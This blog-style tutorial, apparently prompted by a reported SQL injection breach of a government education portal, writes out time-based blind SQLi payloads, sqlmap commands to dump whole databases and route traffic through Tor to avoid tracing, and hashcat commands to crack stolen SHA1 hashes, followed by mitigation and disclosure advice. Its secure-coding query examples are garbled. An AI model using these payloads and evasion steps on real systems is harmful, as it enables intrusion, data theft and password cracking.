Listen to this Post

Introduction:
SQL Injection (SQLi) remains one of the most pervasive and dangerous vulnerabilities in web applications today, allowing attackers to interfere with the queries an application makes to its database. A recent real-world security assessment on a public-facing government education portal exposed a critical time-based blind SQL injection flaw, leading to the complete exfiltration of sensitive administrative data, including SHA1 hashed passwords. This incident underscores the critical importance of robust input validation and parameterized queries in modern web development.
Learning Objectives:
- Understand the mechanics and dangers of Time-Based Blind SQL Injection attacks.
- Learn how to detect and exploit SQLi vulnerabilities using manual and automated tools.
- Implement effective mitigation strategies to secure web applications against SQL injection.
You Should Know:
- The Anatomy of a Time-Based Blind SQL Injection
A Time-Based Blind SQL Injection is a type of inferential injection where the attacker sends payloads that force the database to wait for a specified amount of time before responding. The presence of a vulnerability is inferred based on the time delay in the server’s response, hence the term “blind”—no data is directly returned in the error messages.
Step-by-Step Guide:
- Step 1: Vulnerability Detection. Instead of looking for error messages or direct output, you craft a payload that uses a database-specific time-delay function.
- For MySQL: Use the `SLEEP()` function within a conditional statement.
' OR (SELECT SLEEP(5))-- -
- For PostgreSQL: Use the `pg_sleep()` function.
' OR (SELECT pg_sleep(5))-- -
- For Microsoft SQL Server: Use the `WAITFOR DELAY` command.
'; WAITFOR DELAY '00:00:05'-- -
If the web page takes approximately 5 seconds to respond, the application is likely vulnerable.
-
Step 2: Confirming Database Context. The successful payload tells you which database engine is running, allowing you to tailor subsequent attacks.
2. Exploiting the Vulnerability to Extract Information
Once a time-based vulnerability is confirmed, an attacker can systematically extract data, character by character, by asking the database a series of true/false questions that trigger a delay.
Step-by-Step Guide:
- Step 1: Extract Database Name. You can query the database name using a conditional sleep.
' OR IF(SUBSTRING(DATABASE(),1,1)='a',SLEEP(5),0)-- -
This payload checks if the first character of the current database name is ‘a’. If true, it sleeps for 5 seconds. An attacker would iterate through characters and positions to reconstruct the full name.
-
Step 2: Enumerate Tables and Columns. Using the `information_schema` database in MySQL, you can enumerate table names.
' OR IF(SUBSTRING((SELECT TABLE_NAME FROM information_schema.tables WHERE table_schema=database() LIMIT 1,1),1,1)='u',SLEEP(5),0)-- -
This checks if the first character of the first table name in the current database is ‘u’. The process is repeated for each character and each table/column.
3. Automating Exploitation with Sqlmap
Manually exploiting a time-based blind SQLi is tedious. Tools like `sqlmap` automate the entire process, from detection to data exfiltration.
Step-by-Step Guide:
- Step 1: Basic Detection. Point `sqlmap` at the vulnerable URL.
sqlmap -u "http://vulnerable-site.com/page?id=1" --technique=T --dbms=mysql
The `–technique=T` specifies time-based blind, and `–dbms=mysql` tells sqlmap the database type.
-
Step 2: Dump the Database. Once a vulnerability is confirmed, you can dump all data.
sqlmap -u "http://vulnerable-site.com/page?id=1" --dbms=mysql --dump-all
This command will automatically enumerate databases, tables, and columns, then dump all the content.
- The Critical Role of Web Application Firewalls (WAF) and Proxies
As mentioned in the original post, obscuring your source IP is crucial during security testing to avoid detection and potential legal repercussions. A WAF can block malicious requests, so bypass techniques are often necessary.
Step-by-Step Guide:
- Step 1: Using a Proxy with Sqlmap. Route your traffic through a proxy like Burp Suite or OWASP ZAP to analyze and manipulate requests.
sqlmap -u "http://vulnerable-site.com/page?id=1" --proxy="http://127.0.0.1:8080"
- Step 2: IP Rotation with TOR. Use the TOR network to automatically rotate your IP address.
sqlmap -u "http://vulnerable-site.com/page?id=1" --tor --tor-type=SOCKS5
This makes your requests appear to originate from different exit nodes, making tracking difficult.
5. From SHA1 Hashes to Plaintext Passwords
The post mentions that SHA1 passwords were dumped. SHA1 is a cryptographically broken hash function, and recovering plaintext passwords from them is often feasible.
Step-by-Step Guide:
- Step 1: Identify Hash Type. The format of a SHA1 hash is a 40-character hexadecimal string (e.g.,
5baa61e4c9b93f3f0682250b6cf8331b7ee68fd8). - Step 2: Use Rainbow Tables or Online Crackers. Websites like CrackStation maintain large precomputed hash tables (rainbow tables) for fast lookups.
- Step 3: Offline Cracking with Hashcat. For larger lists or more complex passwords, use a tool like Hashcat.
hashcat -m 100 -a 0 hashes.txt /usr/share/wordlists/rockyou.txt
– `-m 100` specifies the mode for SHA1.
– `-a 0` is a straight dictionary attack.
– `hashes.txt` is the file containing the stolen hashes.
– `rockyou.txt` is a common password wordlist.
6. Mitigation: Building an Impenetrable Defense
Preventing SQL injection is a fundamental requirement for secure coding. The primary defense is to never trust user input.
Step-by-Step Guide:
- Step 1: Use Parameterized Queries (Prepared Statements). This is the most effective solution. It ensures the database distinguishes between code and data.
- Example in Python (with MySQL):
cursor = conn.cursor(prepared=True)
sql = "SELECT  FROM users WHERE id = %s"
cursor.execute(sql, (user_id,))
- Example in PHP (with PDO):
$stmt = $pdo->prepare('SELECT FROM users WHERE id = :id'); $stmt->execute(['id' => $user_id]); -
Step 2: Implement Strict Input Validation. Whitelist allowed characters and reject everything else.
- Step 3: Enforce the Principle of Least Privilege. The database user used by the web application should have the minimum permissions required, never `ALL` or
DROP.
7. The Ethical Dilemma and Responsible Disclosure
The original post highlights a failure in the responsible disclosure chain when the national CERT itself was vulnerable. This creates a complex ethical situation for security researchers.
Step-by-Step Guide to Responsible Disclosure:
- Step 1: Document the Finding. Take clear, concise notes and screenshots/videos proving the vulnerability without causing damage.
- Step 2: Identify the Correct Contact. Look for a `security.txt` file (
/.well-known/security.txt) or a “Security” or “Contact” page on the vendor’s website. - Step 3: Craft a Professional Report. Clearly describe the vulnerability, its impact, and the steps to reproduce it. Offer to assist with verification.
- Step 4: Allow a Reasonable Timeframe. Typically 45-90 days for the vendor to patch the issue before considering public disclosure.
What Undercode Say:
- The Illusion of Obscurity is Not Security. Relying on the fact that a system is a “government” or “educational” site does not make it secure. Continuous security testing is non-negotiable.
- Cryptographic Debt is a Ticking Bomb. Using broken hash functions like SHA1 for password storage is a catastrophic practice that guarantees a major breach when (not if) the database is compromised.
This case is a stark reminder that foundational security flaws are still rampant, even in critical infrastructure. The chain of failure—from the vulnerable application to the compromised CERT—demonstrates a systemic lack of security maturity. Organizations must prioritize proactive vulnerability management, migrate from weak cryptographic standards, and foster a culture that welcomes ethical security research to break this cycle of vulnerability.
Prediction:
The persistence of basic vulnerabilities like SQL injection in critical public infrastructure points to a growing “cybersecurity poverty line.” As automated exploitation tools become more sophisticated and integrated into botnets, we will see a significant increase in large-scale, automated data breaches targeting government and educational portals. This will not only lead to massive privacy violations but will also be leveraged for more targeted social engineering and state-sponsored espionage campaigns, forcing a regulatory reckoning that may mandate stricter penalties and mandatory security certifications for public-facing software.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Darshan B – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


